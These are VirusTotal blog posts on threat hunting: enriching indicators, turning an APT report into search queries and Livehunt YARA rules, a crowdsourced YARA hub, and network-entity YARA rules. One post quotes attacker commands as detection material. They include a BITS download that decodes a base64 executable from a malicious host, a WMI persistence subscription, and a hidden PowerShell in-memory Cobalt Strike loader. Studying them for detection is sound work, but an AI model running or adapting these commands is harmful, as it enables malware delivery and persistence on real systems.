
It could be that these first signals are not strong enough to make an educated decision. Analyst would need to have additional context which in this case is provided by VT Augment. The following capture shows how VirusTotal enriches the domain information available for the analyst, showing IPs it resolved, detected URLs and Whois information, among others:  


Depending on the type of IOC there will be different information available. For instance, for a suspicious file an analyst might be interested in checking for specific AV verdicts in order to understand what kind of threat it represents. Other less technical information such as the first time it was seen in VirusTotal can also be useful to understand if we are handling a potential new threat.


Integrating contextual threat intelligence where needed


VirusTotal integrates with dozens of vendors. Some notable examples include CrowdStrike Falcon which uses a dedicated plugin, or Google Workspace Alert Center. Ultimately, VT Augment and VT API allow integration with any system helping organise workflows to properly respond to any threat.


Threat Intelligence data should be relevant in the context it is being used. Automating routine tasks using the right indicators helps mitigate most cases automatically. This should be complemented with providing all the relevant information at the fingertips of the analysts to make the right decisions. 


We keep working on providing contextual threat intelligence data that makes a difference to our partners in the security industry. If you need help integrating VirusTotal in your product, please let us know.


Happy hunting!


Thursday, November 23, 2023

, , , ,

Actionable Threat Intel (VI) - A day in a Threat Hunter's life

Kaspersky's CTI analysts recently released their Asian APT groups report, including details on behavior by different adversaries. Following our series on making third-party intelligence actionable using VirusTotal Intelligence, we have put on our threat hunter’s hat to find samples and monitor activity based on the report’s details.
Many of the behaviors shared by Kaspersky are based on the use of LOLBAS by attackers once the set foothold on the victim. This is an increasing trend by adversaries, which makes it critical for security analysts to understand these binaries’ capabilities.
Let’s start by analyzing the most interesting bits we found in the report.

Start-BitsTransfer

Start-BitsTransfer is a cmdlet that supports the download of multiple files, which seems to be an alternative for adversaries to the most commonly used bitsadmin.exe binary. The report describes its use in different cases, here we can find one example:
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -Destination C:\\Users\\public\\node.txt -transfertype download" PowerShell if($InputString = Get-Content 'C:\\users\\public\\node.txt'){ [System.IO.File]::WriteAllBytes('C:\\users\\public\\node.exe', [System.Convert]::FromBase64String($InputString))}

The example uses FromBase64String and WriteAllBytes, so our query will look for either of them using an OR condition, as well as for the presence of the "Start-BitsTransfer" cmdlet in sandbox’s behavior. The following VT intelligence query obtains samples with similar (not identical) behaviors.
behavior_processes:"Start-BitsTransfer -Source" (behavior_processes:"[System.Convert]::FromBase64String" or behavior_processes:"[System.IO.File]::WriteAllBytes")
The query returns 12 suspicious samples. Activity seems to be clustered around October and November 2023. Some of the results are related, according to OSINT, to APT33 and The Gorgon Group:

WMI Event Subscription

This technique is used by threat actors during lateral movement mainly for execution and persistence. To achieve this the WMI event subscription points to the payload to execute.
instance of __EventFilter { EventNamespace = "root\\cimv2"; Name = "Chrome Update"; Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >=240 AND TargetInstance.SystemUpTime < 325"; QueryLanguage = "WQL"; };
instance of CommandLineEventConsumer { ExecutablePath = "C:\\Windows\\System32\\GoogleUpdate.exe"; Name = "GoogleUpdater"; };
There are different ways to search in VirusTotal for samples with this behavior. In this case, we identified the use of "ExecutablePath" instead of "CommandLineTemplate" to specify the path to the payload, which is the more common method. When “CommandLineTemplate” is null, the value of “ExecutablePath” is used instead. Then the process is executed by calling the “CreateProcess” API. The following VTI query is based on this finding:
(behavior:"EventNamespace =") (behavior:"Name =") behavior:"QueryLanguage = \"WQL\"" (behavior:"__EventFilter" behavior:"CommandLineEventConsumer") behavior:"ExecutablePath ="
This query returns 41 results, including Konni malware samples and samples attributed to APT37. As a confirmation to our previous assumption, using “CommandLineTemplate =” instead of “ExecutablePath =” returns 1.1k samples.
Please note the use of "behavior" instead of "behavior_processes" in the previous VTI query. The reason is WMI statements are commonly stored in the "Dataset actions", "Highlighted Text" and "Calls Highlighted" sections under the sample’s behavior. This is because WMI events do not launch new processes, as they are processed by a ETW provider, resulting in these events being mapped under “behavior” by the sandbox. Here you can find an example.
Another interesting way to hunt and monitor samples using this technique is through the following crowdsourced sigma rule, which checks for WMI event subscriptions.
sigma_rule:07b95c7eb376ac65a345dc6a2c1cb03732e085818d93bd1ea2e7d3706619d78e

PowerShell capabilities

Not surprisingly, PowerShell is one of the most used scripting languages by attackers. In particular, the following code injects Cobalt Strike in binary form into memory.
С:\Windows\system32\cmd.exe /b /c start /b /min PowerShell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b=$env:windir+ '\sysnative\WindowsPowerShell\v1.0\PowerShell.exe'}else{$b='PowerShell.exe'};$s=NewObject System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System. Convert]::FromBase64String(''H4sIAIKCBWACA7VWa2+ bSBT9nEj5D6iyZFAcP5I0bSJVWsY2McR2jYlxbK+1IjDA1MMjMDgm3f73vYMhTbdp.... '))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))'; $s.UseShellExecute=$false;$s.RedirectStandardOutput=$true; $s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
From the previous PowerShell, it is possible to create a query to detect patterns using the same memory injection technique. The resulting samples seem to mostly use it to inject Metasploit.
behavior_processes:"{$b='PowerShell.exe'}" behavior_processes:"-nop -w hidden -noni -c" behavior_processes:"{$b=$env:windir+"
From the previous query, half of the results correspond to metasploit samples, mainly “.bat” scripts that aim to execute “cmd.exe” to launch PowerShell, and finally, load in memory the payload in binary form.
41 out of 44 results are identified by the same sigma rule “Powershell Decrypt And Execute Base64 Data”, created by Joe Security. We can search additional identified samples by this crowdsourced rule with the VTI following query.
sigma_rule:d77da6b7c1a6f6530b4eb82ca84407ff02947b235ab29c94eade944c4f51e499

Automate your queries 🚀

The previous are simple examples on how a CTI team could consume tactical intelligence for hunting. Once assessed the efficacy of the VTI queries, it's time to convert them into VT Livehunt rules to automatically monitor any suspicious future activity. VTI queries can be easily translated into YARA rules, used by Livehunt, thanks to the “vt” module. Let’s see how.
Start-BitsTransfer
The Livehunt YARA rule resulting from our previous VTI query will automatically monitor and notify us with any new samples using the Start-BitsTransfer cmdlet technique previously discussed. This is usually used either through a script or directly on the command line interpreter.

In our YARA, we use different fields like “terminated processes”, “executed commands” or “created processes” to look for the use of “Star-BitsTransfer”. Then we search in processes created, terminated and command executions for traces of the “FromBase64” and “System.IO.File” strings, also needed for this technique. Finally, we added the “new file” modifier at the beginning to receive notifications only for fresh new uploads.
🚀 Check out the rule on our GitHub
WMI Event Subscription
For this rule, we split the condition into two blocks. The first one searches for the patterns we used in our VTI query in “processes created”, “terminated” and “commands executed” during detonation. The second block searches for the same strings in a different set of fields, in this case “highlighted calls”, “highlighted text”, and “system property lookups” given WMI execution is also (although, more rarely) stored in these fields, as previously discussed.
🚀 Check out the rule on our GitHub
PowerShell capabilities
This rule, as the previous ones, searches for patterns in “processes created”, “terminated” and “commands executed”. In addition to that, it also searches telemetry generated by sigma rule matches, which is a powerful feature often overlooked. In this case, it will search for Windows XML EventLog EVTX events generated by our sandboxes containing the same pattern we searched for in “behavior”.
🚀 Check out the rule on our GitHub

Wrapping up

VT Intelligence queries based on third-party intelligence publications is one of the most usual tasks for CTI teams, allowing a better understanding and calibration of the malicious campaign, threat hunting and monitoring. Queries based on TTPs could be easily generated thanks to all the details resulting from VirusTotal’s sandbox detonation. Once the query is polished and we are happy with the results, it can quickly be converted into a YARA livehunt rule to automate the identification of new samples and monitor the evolution of the given campaign.
The process illustrated in this blog can be used by any CTI, Threat Hunting, and even Detection Engineering teams, leveraging external low-level tactical information for hunting, better understanding of the campaigns and malware leveraged, threat actor identification, estimate amount of samples, detection and timeline, monitor any campaign’s evolution, extract IOCs for proactive protection and develop rules for internal detection.
As usual, we are happy to hear from you!
Happy hunting!

Thursday, May 04, 2023

Actionable Threat Intel (I) - Crowdsourced YARA Hub

 YARA rules are an essential tool for detecting and classifying malware, and they are one of VirusTotal’s cornerstones. Other than using your own rules for Livehunts and Retrohunts, in VirusTotal we import a number of selected crowdsourced rules provided by contributors to help identify and classify samples (example report). However, finding, tracking and managing VirusTotal’s crowdsourced YARA rules can be challenging, especially as the number of rules and contributors grow. To address this, we introduce the new VirusTotal’s Crowdsourced YARA Hub, allowing users to easily search and filter existing rules, track new ones and one-click export any of them to Livehunt and Retrohunt.

It is important to highlight that the Crowdsourced YARA hub does NOT include your private VirusTotal Livehunt/Retrohunt rulesets, it rather centralizes all contributor/community YARA rules that are currently contextualizing files submitted to VirusTotal. 

The new Crowdsourced YARA Hub can be found under “Livehunt”.


The new repository makes it easy to find existing YARA rules. Users can filter rules based on different criteria such as when the rules were created, who authored them, number of matches and threat category (based on the top threat categories in the samples matching the rule), in addition to search rules by name, description or metadata. This helps users quickly find the rules they need and avoid duplicating efforts. For example, let’s find all rules whose description, fields or title contain the word ransomware:

https://www.virustotal.com/gui/crowdsourced-yara-hub?filter=%22ransomware%22 

This makes it way easier for VirusTotal’s users monitoring new rules for particular actors or campaigns, checking if any rule of our interest gets updated and being on top of fresh rules. Additionally, visualizing the number of matches also helps understanding the prevalence of given rules and calibrating its impact when we find matching samples during our investigations. 

Moreover, it is also a vehicle to stay up-to-date with emerging threats identified by the community. 

Additionally, the new central repository allows users to check and import YARA rules into other pipelines easily. You can visualize, copy, download and one-click import rules into Livehunt and Retrohunt. Downloading and exporting allows you to action the rule against your environment via your EDR or forensics tools with YARA support. As usual, you can check all matches for a given rule.


Did you notice how gorgeous YARA rules look in our new YARA editor? This is just a sneak peek of a very basic version and we will be providing more details very soon, but get ready for a YARA editor on steroids!


Conclusion


The new Crowdsourced YARA Hub provides many advantages that will help all VirusTotal’s users get familiar with and leverage crowdsourced YARA rules. Now it should be way easier finding rules of our interest, filtering out noisy rules from our analysis and focusing on the interesting ones and understanding what new rules are available to us to track actors and campaigns, all in a new interface that makes it easier to visualize them and one-click import rules into any pipeline. We encourage all our users to give it a try and share with us any feedback, and all YARA rules creators to let us know if you are interested in sharing your amazing rules with the VirusTotal community.


Happy hunting!


Monday, July 24, 2023

, , ,

Actionable Threat Intel (IV) - YARA beyond files: extending rules to network IoCs

Monday, July 24, 2023 Anonymous
We are extremely excited to introduce YARA Netloc, a powerful new hunting feature that extends YARA supported entities from traditional files to network infrastructure, including domains, URLs and IP addresses. This opens endless possibilities and brings your hunting to a whole new level. Let’s get started!


Creating Network rules

YARA Netloc is based on extended functionality implemented for the “vt” YARA module. In particular, you will find now a new ".net" attribute specifically for network related entities such as URLs, domains and IP addresses. Here you can find the full documentation. Remember you can use the “vt” YARA module for any of your LiveHunt YARA rules.
Before we start working on a few examples it is important to highlight what resources you have available to get you quickly up to speed. First, our new YARA editor has available several templates you can use to build your rules. Second, the whole community can benefit from VirusTotal’s community rules in our new crowdsourced YARA GitHub repository. The repository is split into four folders, each of which with rules matching different entities (file, domain, IP or URL).
Let’s start with a first example rule. The “New Livehunt Ruleset” dropdown on the Livehunt section now allows us to select what kind of YARA we want to create, depending on the entity we want to match against.


Let’s select “New ruleset matching against Domains” to deploy a rule to track if any of our domains is serving malware without our knowledge. We will use the “Domain serving malicious filestemplate available on the YARA editor.


import "vt"

rule malware_distribution {
  meta:
    description = "Detects if my infrastructure is being used to distribute malware or malicious domains are impersonating my legitimate domain with the same purpose."
    category = "infra-monitoring"
    references = "https://www.virustotal.com/gui/search/entity%253Adomain%2520domain%253Atelegram.com%2520downloaded_files_max_detections%253A5%252B/domains"
    creation_date = "2023-07-19"
    last_modified = "2023-07-19"
    target_entity = "domains"
  condition:
    vt.net.domain.raw icontains "telegram.com" and
    vt.net.domain.downloaded_file.analysis_stats.malicious >= 5
}
In this case we can easily see how the new “.net” attribute is used in this rule. First we use “domain.raw” to specify our domain by comparing it to a given string (“telegram.com” in this example). Then we simply check if any new downloaded file from that domain looks suspicious by having five or more antivirus verdicts. We will keep this rule running as a Livehunt, and will be notified through IoC Stream in case VirusTotal sees our domain downloading anything suspicious.

Let’s see another example.
Now we are going to reuse one of the rules available in our repository, in this case to track Cobalt Strike’s infrastructure. The rule tracks IP addresses serving a well-known Cobalt Strike certificate, which we check with the “ip.https_certificate.thumbprint” condition. We could easily create similar rules for all kinds of suspicious infrastructure serving https certificates identified as malicious.
import "vt"

rule Cobalt_Strike_Default_SSL_Certificate
{
  meta:
    name = "Default CobaltStrike self-signed SSL Certificate"
    description = "Find IP addresses serving the default SSL certificate used out of the box by Cobalt Strike for C2 comms"
    reference = "https://www.mandiant.com/resources/blog/defining-cobalt-strike-components"
    target_entity = "IPs"
  condition:
    vt.net.ip.https_certificate.thumbprint == "6ece5ece4192683d2d84e25b0ba7e04f9cb7eb7c"
}

For our final example we will create a rule from scratch.
In this case we are inspired by the Zaraza bot credential stealer that exfiltrates stolen data using Telegram channels so we will use VirusTotal to hunt for fresh infrastructure (URLs) used in that way. Our rule will check for known patterns in the URLs for a given domain (“api.telegram.org”), and then check if the last file seen communicating with them (“communicating_file”) seems suspicious (“analysis_stats.malicious”>5) and it has a particular AV verdict (“steal” or “exfilt”) looping its “signatures” .
import "vt"

rule telegram_bot_stealer {
  meta:
    description = "Detects Telegram channels that bots potentially use to exfiltrate data to."
    category = "MAL-infra"
    malware = "Stealer"
    reference = "https://www.uptycs.com/blog/zaraza-bot-credential-password-stealer"
    examples = "https://www.virustotal.com/gui/file/2cb42e07dbdfb0227213c50af87b2594ce96889fe623dbd73d228e46572f0125/detection, https://www.virustotal.com/gui/url/f4abd85188b86df95c7f8571f8043d92ad033b6376a113fd0acd8714bd345798/detection"
    creation_date = "2023-07-06"
    last_modified = "2023-07-06"
    target_entity = "url"

  condition:
    vt.net.url.raw icontains "https://api.telegram.org/bot" and
    (
      (
        vt.net.url.raw icontains "/sendMessage?" and
        vt.net.url.query icontains "text="
      ) or
      vt.net.url.raw icontains "/sendDocument?"
    ) and
    vt.net.url.query icontains "chat_id=" and
    vt.net.url.communicating_file.analysis_stats.malicious > 5 and
    for any engine, signature in vt.net.url.communicating_file.signatures : (
      signature icontains "steal" or signature icontains "exfilt"
    )
}

Wrapping up

YARA rules are no longer limited only to tracking files. The new “.net” attribute in the “vt” YARA module empowers users with the ability to discover suspicious network infrastructure and combine it with VirusTotal’s metadata for a huge range of use cases.
The YARA “vt” module provides standardized syntax for files and network detection rules and allows combining attributes of different entities for highly customized monitoring rules. Additionally, it replaces the need of periodic (manual, but specially automated) lookups by allowing the deployment of Livehunt rules for monitoring.
Although this blog post shows some of the new YARA Netloc capabilities using a few examples, there are infinite possibilities. You can use it to track threat actors’ infrastructure, to monitor your own infrastructure (including IP ranges) or to detect phishing campaigns targeting your company, amongst many other use cases. You can find many more ideas by checking the YARA editor templates, checking the official documentation or the YARA rules GitHub repository.
We will be back soon with more details, use cases and examples for YARA Netloc hunting capabilities, but in the meantime do not hesitate to contact us for anything you need.
Happy hunting!

Thursday, July 13, 2023

, , ,

Actionable Threat Intel (III) - Introducing the definitive YARA editor

Thursday, July 13, 2023 Anonymous
One of VirusTotal's biggest strengths is its Hunting capabilities using YARA rules. In addition to matching all files against a big set of crowdsourced YARA rules, it also allows users to create their own detection and classification rules.
YARA was originally intended to support file-based rules. VirusTotal's "vt" module extended YARA's capabilities with file’s metadata and behavior. This allows our users to create advanced Livehunt and Retrohunt rules and get notified via IoC Stream every time new or re-scanned files match our rules.

Designing good YARA rules requires some level of expertise and time investment. That’s why we have reengineered our built-in YARA editor to make it easier for our users to create, test and deploy rules. In this post we will provide details for all its new capabilities!
Other than making YARAs look glorious with full syntax coloring and auto-complete, there is much more this editor offers. But first let’s clarify how to find the new editor.
